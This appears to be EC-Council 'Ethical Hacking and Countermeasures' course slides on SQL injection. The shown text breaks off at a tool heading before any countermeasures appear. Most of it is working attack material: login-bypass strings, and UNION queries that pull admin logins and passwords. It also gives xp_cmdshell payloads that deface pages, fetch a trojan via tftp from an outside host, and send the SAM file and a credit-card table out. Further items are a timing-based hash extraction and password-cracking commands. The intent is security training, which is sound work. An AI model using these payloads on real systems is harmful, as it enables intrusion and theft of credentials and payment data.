



# Ethical Hacking and Countermeasures

Version 6

## Module XIX

### SQL Injection



TM

## Scenario

Susan was an SQL programmer with a reputed firm. She ordered an expensive anniversary gift for her husband from e-shopping4u.com, which was a lesser-known online shopping portal but was offering better deals, and was promised delivery on anniversary day. She wanted to give her husband a surprise gift. She was very upset on the anniversary day as the gift she ordered was not delivered. She tried to contact the portal but in vain. After several failed attempts to contact the portal, she thought of taking revenge out of frustration.

What do you think, as an SQL programmer Susan can do?



TM

# News

## Mass SQL injection attack compromises 70,000 websites

Jim Carr

January 08 2008

Updated Wed., Jan. 9, 2008, at 4:37 p.m. EST

An automated [SQL injection](#) attack, which at one point compromised more than 70,000 websites, hijacked visitors' PCs with a variety of exploits last week, according to researchers.

The hacked sites, which could be found easily via a [Google](#) search, affected a wide variety of pages, Roger Thompson, chief research officer at Grisoft, noted Saturday in a [blog post](#).

"This was a pretty good mass hack," he said. "It wasn't just that they got into a server farm, as the victims were quite diverse, with presumably the only common point being whatever vulnerability they all shared."

The attack affected websites in both the .edu and .gov domains, according to researchers at the [SANS Institute's Internet Storm Center](#) (ISC). Several pages of [CA](#)'s website were infected as well.

"These are almost all trusted sites," Alan Paller, SANS research director, told SCMagazineUS.com.

The cyberattackers used a SQL injection attack on Microsoft's SQL Server database product to compromise the array of sites. "[It was] an application that accessed system tables not commonly accessed," said Phil Neray, vice president of marketing at [Guardium](#).

"[The affected tables] told the hacking application where to insert the malicious code in the database," he said. "Once visitors connect to that database, they get infected with a variety of malware, including the [RealPlayer](#) bug [discovered in October of last year](#).

Thompson noted that the 15-month-old vulnerability in Microsoft Data Access Components (MDAC), patched in April 2006, was one flaw exploited in the attack.

Source: <http://www.scmagazineus.com/> Copyright © by **EC-Council**  
All Rights Reserved. Reproduction is Strictly Prohibited



TM

# Module Objective

This module will familiarize you with:

SQL Injection

Steps for performing SQL Injection

SQL Injection Techniques


SQL Injection in Oracle


SQL Injection in MySql

Attacking SQL servers

Automated Tools for SQL Injection

Countermeasures





# SQL Injection: Introduction


# What is SQL Injection

SQL injection is a type of security exploit in which the attacker "injects" Structured Query Language (SQL) code through a web form input box, to gain access to resources, or make changes to data

It is a technique of injecting SQL commands to exploit non-validated input vulnerabilities in a web application database backend

Programmers use sequential commands with user input, making it easier for attackers to inject commands

Attackers can execute arbitrary SQL commands through the web application



# Exploiting Web Applications


It exploits web applications using client-supplied sql queries

It enables an attacker to execute unauthorized SQL commands

It also takes advantage of unsafe queries in web applications and builds dynamic SQL queries

For example, when a user logs onto a web page by using a user name and password for validation, a SQL query is used

However, the attacker can use SQL injection to send specially crafted user name and password fields that poison the original SQL query



# SQL Injection Steps

What do you need?

Any web browser



Input validation attack occurs here on a website



TM

# What Should You Look For

Try to look for pages that allow a user to submit data, for example: a log in page, search page, feedback, etc

Look for HTML pages that use POST or GET commands

If POST is used, you cannot see the parameters in the URL

Check the source code of the HTML to get information

For example, to check whether it is using POST or GET, look for the <Form> tag in the source code

```
<Form action=search.asp method=post>  
<input type=hidden name=X value=Z>  
</Form>
```



TM

# What If It Doesn't Take Input

If input is not given, check for pages like ASP, JSP, CGI, or PHP

Check the URL that takes the following parameters:

Example:

- **http:// www.xsecurity.com /index.asp?id=10**

In the above example, attackers might attempt:

- **http://www.xsecurity.com/index.asp?id=blah' or 1=1--**



TM

# OLE DB Errors

The user-filled fields are enclosed by a single quotation mark ('). To test, try using (' as the user name

The following error message will be displayed when a (' is entered into a form that is vulnerable to an SQL injection attack

Microsoft OLE DB Provider for ODBC Drivers  
error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra )  
in query expression 'Userid='3306') or ('a='a'  
AND Password="".

/\_booking/login3.asp, line 49

If you get this error, then the website is vulnerable to an SQL injection attack




TM

# Input Validation Attack

The screenshot shows a Microsoft Internet Explorer window displaying the EC-Council login page. The title bar reads "EC-Council | Login - Microsoft Internet Explorer". The address bar shows the URL "http://eccouncil.org/Login.htm". The main content area features the EC-Council logo and navigation links for Home, Certification, Education, FAQ, ATP, Instructor, and Login. A purple banner at the top of the page includes links for "Forgot Password?" and "Need Help?". Below this, there is a "Member Login" section with a headline image of two people working at a desk. A yellow callout box labeled "Example of a Login Page" points to the login form. The login form is titled "Member Login Area" and contains fields for "Username" and "Password", both with associated help icons. A "Login" button is located below the password field. A green arrow points from the text "Input validation attack occurs here on a website" to the "Username" input field.

Input validation attack occurs here on a website

# SQL Injection Techniques





TM

# How to Test for SQL Injection Vulnerability

Use a single quote in the input:

- `blah' or 1=1--`
- `Login:blah' or 1=1--`
- `Password:blah' or 1=1--`
- `http://search/index.asp?id=blah' or 1=1--`

Depending on the query, try the following possibilities:

- `' or 1=1--`
- `" or 1=1--`
- `' or 'a'='a`
- `" or "a"="a`
- `') or ('a'='a)`

# How Does it Work

Hacker breaks into the system by injecting malformed SQL into the query

Original SQL Query:

- `strQry = "SELECT Count(*) FROM Users WHERE UserName=''" + txtUser.Text + "'  
AND Password=''" + txtPassword.Text + "'";`

In the case of the user entering a valid user name of "Paul" and a password of "password", strQry becomes:

- `SELECT Count(*) FROM Users WHERE UserName='Paul' AND Password='password'`

But when the hacker enters ' Or 1=1 -- the query now becomes:

- `SELECT Count(*) FROM Users WHERE UserName=''' Or 1=1 --' AND Password=''`

Because a pair of hyphens designates the beginning of a comment in SQL, the query becomes simply:

- `SELECT Count(*) FROM Users WHERE UserName=''' Or 1=1`



TM

# BadLogin.aspx.cs

This code is vulnerable to an SQL Injection Attack

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx =
        "server=localhost;database=northwind;uid=sa;pwd=";
    SqlConnection cnx = new SqlConnection(strCnx);
    cnx.Open();

    //This code is susceptible to SQL injection attacks.
    string strQry = "SELECT Count(*) FROM Users WHERE UserName='"
        + txtUser.Text + "' AND Password='"
        + txtPassword.Text + "'";
    int intRecs;

    SqlCommand cmd = new SqlCommand(strQry, cnx);
    intRecs = (int) cmd.ExecuteScalar();

    if (intRecs>0) {
        FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
    }
    else {
        lblMsg.Text = "Login attempt failed.";
    }
    cnx.Close();
}
```

Attack Occurs Here



TM

# BadProductList.aspx.cs

## This code is vulnerable to an SQL Injection Attack

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid();
}

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind();
}

private DataView createDataView() {
    string strCnx =
        "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
                    "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'";
    }

    SqlConnection cnx = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);

    return dtProducts.DefaultView;
}
```

Attack Occurs Here

# Executing Operating System Commands

Use stored procedures like `master..xp_cmdshell` to perform remote execution

## Execute any OS commands

- `blah';exec master..xp_cmdshell "insert OS command here" --`

## Ping a server

- `blah';exec master..xp_cmdshell "ping 10.10.1.2" --`

## Directory listing

- `blah';exec master..xp_cmdshell "dir c:\*.* /s > c:\directory.txt" --`

## Create a file

- `blah';exec master..xp_cmdshell "echo juggyboy-was-here > c:\juggyboy.txt" --`

# Executing Operating System Commands (cont'd)

Defacing a web page (assuming that write access is allowed due to misconfiguration)

```
•blah';exec master..xp_cmdshell "echo you-are-defaced > c:\inetpub\www.root\index.htm" --
```

Execute applications (only non-gui app)

```
•blah';exec master..xp_cmdshell "cmd.exe /c appname.exe" --
```

Upload a Trojan to the server

```
•blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 GET trojan.exe c:\trojan.exe" --
```


Download a file from the server

```
•blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 put c:\winnt\repair\SAM SAM" --
```

Use `sp_makewebtask` to write a query into an HTML

## Example

- `blah';EXEC master..sp_makewebtask  
“\\10.10.1.4\\share\\creditcard.html”,  
• “SELECT * FROM CREDITCARD”`
- The above command exports a table called credit card, to the attacker's network share



# Getting Data from the Database Using ODBC Error Message

## Using **UNION** keyword

- `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--`
- To retrieve information from the above query use
  - `SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--`

## Using **LIKE** keyword

- `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 TABLE FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25LOGIN%25'--`

# How to Mine all Column Names of a Table

To map out all the column names of a table, type:

- `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--`

To get to the next column name, use `NOT IN( )`


- `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN('login_id')--`

# How to Retrieve any Data

To get the **login\_name** from the  
**"admin\_login"** table

- `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--`

From above, you get **login\_name** of  
the **admin\_user**



To get the password for  
**login\_name="yuri"** --

- `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='yuri'--`



TM

# How to Update/Insert Data into Database

After gathering all of column names of a table, it is possible to **UPDATE** or **INSERT** records into it

- Example to change the password for “yuri”:
- `http:// xsecurity.com /index.asp?id=10; UPDATE 'admin_login'  
SET 'password' = 'newboy5' WHERE login_name='yuri'--`

## To **INSERT** a record

- `http:// xsecurity.com /index.asp?id=10; INSERT  
INTO 'admin_login'('login_id','login_name','password','details')  
VALUES(111,'yuri2','newboy5','NA')--`

# SQL Injection in Oracle

SQL Injection in Oracle can be performed as follows:

- **UNIONS** can be added to the existing statement to execute a second statement
- **SUBSELECTS** can be added to existing statements
- Data Definition Language (DDL) can be injected if DDL is used in a dynamic SQL string
- **INSERTS**, **UPDATES**, and **DELETES** can also be injected
- Anonymous PL/SQL block in procedures



It is not easy to perform SQL injection in a MySql database



While coding with a MySql application, the injection vulnerability is not exploited

It is difficult to trace the output

You can see an error because the value retrieved is passed on to multiple queries with different numbers of columns before the script ends

In such situations, **SELECT** and **UNION** commands cannot be used



TM

# SQL Injection in MySql Database (cont'd)

For example: consider a database “pizza”

- <http://www.xsecurity.com/pizza/index.php?a=post&s=reply&t=1>
- To show the tables, type the query:
  - `mysql> SHOW TABLES;`
- To see the current user:
  - `mysql> SELECT USER();`
- The following query shows the first byte of Admin's Hash:
  - `mysql> SELECT SUBSTRING(user_password,1,1)FROM mb_users WHERE user_group = 1;`
- The following query shows the first byte of Admin's Hash as an ASCII number:
  - `mysql> SELECT ASCII('5');`

# SQL Injection in MySql Database (cont'd)

## Preparing the **GET** Request

- To inject SQL commands successfully, the request from any single quotes should be cleaned
- `mysql> Select active_id FROM mb_active UNION SELECT IF(SUBSTRING(user_password,1, 1) = CHAR(53), BENCHMARK(1000000, MD5(CHAR(1))), null) FROM mb_users WHERE user_group = 1;`

## Exploiting the Vulnerability

- First, log in as a registered user with the rights to reply to the current thread
- `http://127.0.0.1/pizza/index.php?a=post&s=reply&t=1 UNION SELECT IF (SUBSTRING(user_password,1,1) = CHAR(53), BENCHMARK(1000000, MD5(CHAR(1))), null), null, null, null, null FROM mb_users WHERE user_group = 1/*`
- You will see a slow down, because the first byte is CHAR(53), 5

## Techniques Involved:



Understand SQL Server and extract the necessary information from the SQL Server Resolution Service

List of servers by Osql-L probes

Sc.exe sweeping of services

Port scanning

Use of commercial alternatives



TM

# SQL Server Resolution Service (SSRS)

SSRS service is responsible for sending a response packet containing the connection details of clients who send a specially formed request

The packet contains the details necessary to connect to the desired instance, including the TCP port

The SSRS has buffer overflow vulnerabilities that allow remote attackers to overwrite portions of system's memory and execute arbitrary codes



TM

# Osql L- Probing

Osql L- Probing is a command-line utility provided by Microsoft with SQL Server 2000, that allows the user to issue queries to the server

Osql.exe includes a discovery switch (-L) that will poll the network looking for other installations of SQL Server

It returns a list of server names and instances, but without details about TCP ports or netlibs



TM



# SQL Injection Tools

# SQL Injection Automated Tools

SQLDict

SqlExec

SQLbf

SQLSmack

SQL2.exe

AppDetective


Database Scanner

SQLPoke

NGSSQLCrack

NGSSQuirreL

SQLPing v2.2



# Hacking Tool: SQLDict

SQLdict is a dictionary attack tool for SQL Server

It tests if the accounts are strong enough to resist an attack




Source: <http://ntsecurity.nu/cgi-bin/download/sqldict.exe.pl>

# Hacking Tool: SQLExec

This tool executes commands on compromised Microsoft SQL Servers by using xp\_cmdshell stored procedure

It uses a default sa account with a NULL password

USAGE: SQLExec www.target.com



The screenshot shows a Windows command prompt window titled 'cmd' with the path 'C:\WINDOWS\System32\cmd.exe'. The command entered is 'sqlexec'. The output is as follows:

```
C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2\Module 14 - SQL Injection>sqlexec
-----SQLExec 1.0 for Windows NT/2K/9X-----
By Egemen Tas <Send all feedbacks and bug reports to egemen@btKom.com>
Usage : SQLExec <Hostname>
!!!!<Do not use ip addresses of targets>!!!!
C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2\Module 14 - SQL Injection>
```

Source: <http://phoenix.liu.edu/>



# SQL Sever Password Auditing Tool: sqlbf

sqlbf tool is used to audit the strength of Microsoft SQL Server passwords offline

The tool can be used either in Brute-Force mode or in Dictionary attack mode

The performance on a 1GHZ pentium (256MB) machine is about 750,000 guesses/sec

To be able to perform an audit, the password hashes that are stored in the sysxlogins table in the master database are needed

The hashes are easy to retrieve, although a privileged account is needed. The query to use would be:

- **select name, password from master..sysxlogins**


To perform a dictionary attack on the retrieved hashes:

- **sqlbf -u hashes.txt -d dictionary.dic -r out.rep**

# Hacking Tool: SQLSmack

